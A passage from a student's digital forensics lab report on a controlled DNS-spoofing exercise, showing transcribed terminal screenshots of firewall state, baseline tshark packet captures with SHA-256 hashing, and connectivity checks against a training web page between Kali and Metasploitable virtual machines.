-A FORWARD -j DOCKER-ISOLATION-STAGE-1
-A FORWARD -o docker0 -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -o docker0 -j DOCKER
-A FORWARD -i docker0 ! -o docker0 -j ACCEPT
-A FORWARD -i docker0 -o docker0 -j ACCEPT
-A DOCKER-ISOLATION-STAGE-1 -i docker0 ! -o docker0 -j DOCKER-ISOLATION-STAGE-2
-A DOCKER-ISOLATION-STAGE-1 -j RETURN
-A DOCKER-ISOLATION-STAGE-2 -o docker0 -j DROP
-A DOCKER-ISOLATION-STAGE-2 -j RETURN
-A DOCKER-USER -j RETURN
COMMIT
# Completed on Sat Sep 26 14:58:04 2026
# Generated by iptables-save v1.8.11 (nf_tables) on Sat Sep 26 14:58:04 2026
*nat
```

Fig 3.4 IP Forwarding and Firewall State Before Simulation.

Explanation

I recorded the current IP forwarding value and saved the existing firewall configuration before introducing any lab-created rules. This gave me a reliable reference that I could use later when restoring the environment.




```
kali@kali: ~/SBT-DF203-Lab8
Session Actions Edit View Help
:DOCKER-ISOLATION-STAGE-1 - [0:0]
:DOCKER-ISOLATION-STAGE-2 - [0:0]
:DOCKER-USER - [0:0]
-A FORWARD -j DOCKER-USER
-A FORWARD -j DOCKER-ISOLATION-STAGE-1
-A FORWARD -o docker0 -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -o docker0 -j DOCKER
-A FORWARD -i docker0 ! -o docker0 -j ACCEPT
-A FORWARD -i docker0 -o docker0 -j ACCEPT
-A DOCKER-ISOLATION-STAGE-1 -i docker0 ! -o docker0 -j DOCKER-ISOLATION-STAGE-2
-A DOCKER-ISOLATION-STAGE-1 -j RETURN
-A DOCKER-ISOLATION-STAGE-2 -o docker0 -j DROP
-A DOCKER-ISOLATION-STAGE-2 -j RETURN
-A DOCKER-USER -j RETURN
COMMIT
# Completed on Sat Sep 26 14:58:04 2026
# Generated by iptables-save v1.8.11 (nf_tables) on Sat Sep 26 14:58:04 2026
*nat
:PREROUTING ACCEPT [13:2709]
:INPUT ACCEPT [0:0]
:OUTPUT ACCEPT [234:19472]
:POSTROUTING ACCEPT [234:19472]
:DOCKER - [0:0]
-A PREROUTING -m addrtype --dst-type LOCAL -j DOCKER
-A OUTPUT ! -d 127.0.0.0/8 -m addrtype --dst-type LOCAL -j DOCKER
-A POSTROUTING -s 172.17.0.0/16 ! -o docker0 -j MASQUERADE
-A DOCKER -i docker0 -j RETURN
COMMIT
# Completed on Sat Sep 26 14:58:04 2026
(kali@kali)-[~/SBT-DF203-Lab8]
$
```

Fig 3.5 IP Forwarding and Firewall State Before Simulation page 1.

Explanation

This screenshot continues the saved firewall output and shows the existing rules that were present before the controlled simulation. Recording them allowed me to distinguish normal rules from temporary NFQUEUE rules introduced later.



```
(kali@kali)-[~/SBT-DF203-Lab8]
$ sudo tshark -i eth0 -f 'host 192.168.40.129 and (arp or port 53 or tcp port 80)' \
-a duration:30 -w /tmp/dns_baseline.pcapng
Running as user "root" and group "root"; This could be dangerous.
Warning: program compiled against libxml 215 using older 214
Capturing on 'eth0'
20

(kali@kali)-[~/SBT-DF203-Lab8]
$ sudo cp /tmp/dns_baseline.pcapng ~/SBT-DF203-Lab8/evidence/
sudo chown kali:kali ~/SBT-DF203-Lab8/evidence/dns_baseline.pcapng

(kali@kali)-[~/SBT-DF203-Lab8]
$ ls -lh ~/SBT-DF203-Lab8/evidence/dns_baseline.pcapng
-rw-r--r-- 1 kali kali 3.0K Sep 26 16:36 /home/kali/~/SBT-DF203-Lab8/evidence/dns_baseline.pcapng


(kali@kali)-[~/SBT-DF203-Lab8]
$ sha256sum evidence/dns_baseline.pcapng | tee reports/dns_baseline_sha256.txt
7132e62c3c7485c66055f07201ebbf877deb8df3d3115c932e17dc2aed5a80 evidence/dns_baseline.pcapng

(kali@kali)-[~/SBT-DF203-Lab8]
$
```

Fig 3.6 Baseline Capture and SHA256.

Explanation

I captured the initial network traffic and saved it as the baseline packet evidence. After the capture completed, I calculated its SHA-256 hash so that the integrity of the evidence file could be verified.




```
nsfadmin@metasploitable:~$ getent hosts portal.icdfa.test
cu192.168.40.128 portal.icdfa.test
rlnsfadmin@metasploitable:~$
nsfadmin@metasploitable:~$ curl http://portal.icdfa.test/
<!DOCTYPE html>
<html><body style="font-family:Arial"><h1>ICDFA DNS Spoofing Training Page</h1><
p>This is an authorized simulation. Do not enter credentials.</p><p>Analyst: ATH
ANASIVUS ALEKWE</p></body></html>
nsfadmin@metasploitable:~$
```

Fig 3.7 Baseline Capture on Metasploitable.

Explanation

During the baseline capture, I tested portal.icdfa.test from the victim and accessed the training page. The test confirmed that the victim could resolve and reach the controlled training service before the spoofing stage.




```
kali@kali: ~/SBT-DF203-Lab8
$ cd ~/SBT-DF203-Lab8
tshark -r evidence/dns_baseline.pcapng -Y 'arp || dns || http' \
-T fields \
-e frame.number \
-e eth.src \
-e eth.dst \
-e ip.src \
-e ip.dst \
-e dns.qry.name \
-e dns.a \
-e http.host
Warning: program compiled against libxml 215 using older 214
1 00:0c:29:d8:aa:d7 00:50:56:c0:00:01 192.168.40.129 192.168.40.1 portal.icdfa.test
2 00:0c:29:d8:aa:d7 00:50:56:c0:00:01 192.168.40.129 192.168.40.1 portal.icdfa.test
3 00:0c:29:d8:aa:d7 00:50:56:c0:00:01 192.168.40.129 192.168.40.1 portal.icdfa.test.localdomain
4 00:0c:29:d8:aa:d7 00:50:56:c0:00:01 192.168.40.129 192.168.40.1 portal.icdfa.test.localdomain
5 00:0c:29:d8:aa:d7 ff:ff:ff:ff:ff:ff
6 00:0c:29:6a:87:8f 00:0c:29:d8:aa:d7
10 00:0c:29:d8:aa:d7 00:0c:29:6a:87:8f 192.168.40.129 192.168.40.128 portal.icdfa.test
12 00:0c:29:6a:87:8f 00:0c:29:d8:aa:d7 192.168.40.128 192.168.40.129
17 00:50:56:c0:00:01 00:0c:29:d8:aa:d7
18 00:0c:29:d8:aa:d7 00:50:56:c0:00:01
19 00:0c:29:6a:87:8f 00:0c:29:d8:aa:d7
20 00:0c:29:d8:aa:d7 00:0c:29:6a:87:8f
```

Fig 3.8 Baseline ARP DNS and HTTP Evidence.

Explanation

I inspected the baseline packet capture with Tshark and displayed the relevant ARP, DNS, and HTTP information. This gave me normal traffic evidence that I could later compare with the controlled spoof capture.




```
kali@kali: ~/SBT-DF203-Lab8
$ curl http://192.168.40.128/ | tee reports/direct_page_test.html
  % Total    % Received % Xferd  Average Speed   Time    Time     Current
                                 Dload  Upload   Total   Spent    Left     Speed
100   209  100    209    0     63103      0      0      0      0      0      0      0
<!DOCTYPE html>
<html><body style="font-family:Arial"><h1>ICDFA DNS Spoofing Training Page</h1><p>This is an authorized simulation. Do not enter credentials.</p><p>Analyst: ATHANASIOS ALEKWE</p></body></html>
$ ls -l reports/direct_page_test.html
-rw-rw-r-- 1 kali kali 209 Sep 26 16:41 reports/direct_page_test.html
$
```

Fig 3.9 Direct Training Page Test.

Explanation

I performed another direct request to the training page and saved the returned output as evidence. This confirmed once more that the analyst web server was functioning independently of the DNS-spoofing process.




```
kali@kali: ~/SBT-DF203-Lab8
$ ping -c 4 192.168.40.1
PING 192.168.40.1 (192.168.40.1) 56(84) bytes of data:
64 bytes from 192.168.40.1: icmp_seq=1 ttl=128 time=0.525 ms
64 bytes from 192.168.40.1: icmp_seq=2 ttl=128 time=0.659 ms
64 bytes from 192.168.40.1: icmp_seq=3 ttl=128 time=0.411 ms
64 bytes from 192.168.40.1: icmp_seq=4 ttl=128 time=0.769 ms

--- 192.168.40.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3066ms
rtt min/avg/max/mdev = 0.411/0.591/0.769/0.135 ms
$ arp -n | grep 192.168.40.1
192.168.40.129      ether 00:0c:29:d8:aa:d7  C          eth0
192.168.40.1       ether 00:50:56:c0:00:01  C          eth0
$
```

Fig 4.0 DNS Resolver Reachability and MAC.

Explanation

I tested connectivity to the configured DNS resolver and examined its ARP information. This helped me identify the resolver's network presence and MAC information before continuing the controlled test.




The screenshot shows a Kali Linux terminal window titled "kali-linux-2025.3-vmware-amd64 - VMware Workstation". The terminal prompt is "(kali@kali)-[~/SBT-DF203-Lab8]". The user has run the command "sudo tshark -i eth0 -f 'host 192.168.40.129 and (arp or port 53 or tcp port 80)' \ -a duration:60 -w /tmp/dns_spoof_controlled.pcapng". The output shows the capture is running on eth0. The terminal also displays a warning: "Warning: program compiled against libxml 215 using older 214".

Fig 4.1 Training Hosts Baseline Disabled for Controlled Test.

Explanation

I started a new controlled capture after preparing the environment for the DNS-spoofing test. The hosts-based baseline was removed from active use so that the training domain would depend on DNS resolution during the controlled event.




The screenshot shows a Metasploitable2 Linux terminal window titled "Metasploitable2-Linux - VMware Workstation". The terminal prompt is "msfadmin@metasploitable:~\$". The user has run the command "getent hosts portal.icdfa.test". The output shows the following lines: "127.0.0.1 localhost", "127.0.1.1 metasploitable.localdomain metasploitable", and "#192.168.40.128 portal.icdfa.test". Below this, there is a comment: "# The following lines are desirable for IPv6 capable hosts". The terminal also displays a warning: "Warning: program compiled against libxml 215 using older 214".

Fig 4.2 Training Hosts Baseline Disabled for Controlled Test page 1.

Explanation

This screenshot shows the victim hosts configuration after the baseline entry was disabled for the controlled test. A subsequent resolution attempt no longer depended on the earlier static hosts mapping.




The screenshot shows a Kali Linux terminal window with the following content:

```
(kali@kali)-[~]
$ ip -br address
ip route
cat /etc/resolv.conf
lo UNKNOWN 127.0.0.1/8 ::1/128
eth0 UP 192.168.45.130/24 fe80::2d66:4cc8:da42:4824/64
docker0 DOWN 172.17.0.1/16
default via 192.168.45.2 dev eth0 proto dhcp src 192.168.45.130 metric 100
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
192.168.45.0/24 dev eth0 proto kernel scope link src 192.168.45.130 metric 100
# Generated by NetworkManager
search localdomain
nameserver 192.168.45.2
```

Fig 4.3 Checking the new IP address on kali.

Explanation

After changing the virtual-machine networking, I checked Kali's new address and DNS configuration. This confirmed that the analyst machine was now operating on the NAT lab network used for the final controlled simulation.



The screenshot shows a Metasploitable2 Linux terminal window with the following content:

```
To access official Ubuntu documentation, please visit:
